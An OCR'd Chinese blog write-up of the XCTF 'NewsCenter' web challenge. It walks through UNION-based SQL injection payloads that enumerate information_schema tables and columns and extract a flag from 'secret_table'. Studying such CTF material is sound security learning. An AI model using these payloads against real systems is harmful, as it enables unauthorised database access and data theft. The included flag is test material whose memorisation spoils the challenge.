
XCTF_NewsCenter


原创

永远是深夜有多好。 于 2022-01-17 10:54:49 发布 2729 收藏


分类专栏： XCTF 文章标签： web安全


本文链接：https://blog.csdn.net/qq_37370714/article/details/122534678






看见search就想看看有没有sql注入







先判断有多少个字段




到第四个的时候就出现了问题

说明有三个字段
再来判断一下哪些字段显示出来





接着开始找数据库名、表名




```
1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()#
```

search

```
1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database
```

News

news,secret_table

2

看到一个secret_table里面可能有flag

```
1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='secret_table'#
```

search

```
1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='secret
```

News

id,fl4g

接着把fl4g里的数据找出来

search

```
1' union select 1,group_concat(fl4g),3 from secret_table#
```

News

QCTF{sq1_inJec7ion_ezzz}

若有什么不明白的可以看看sqllab（一二关）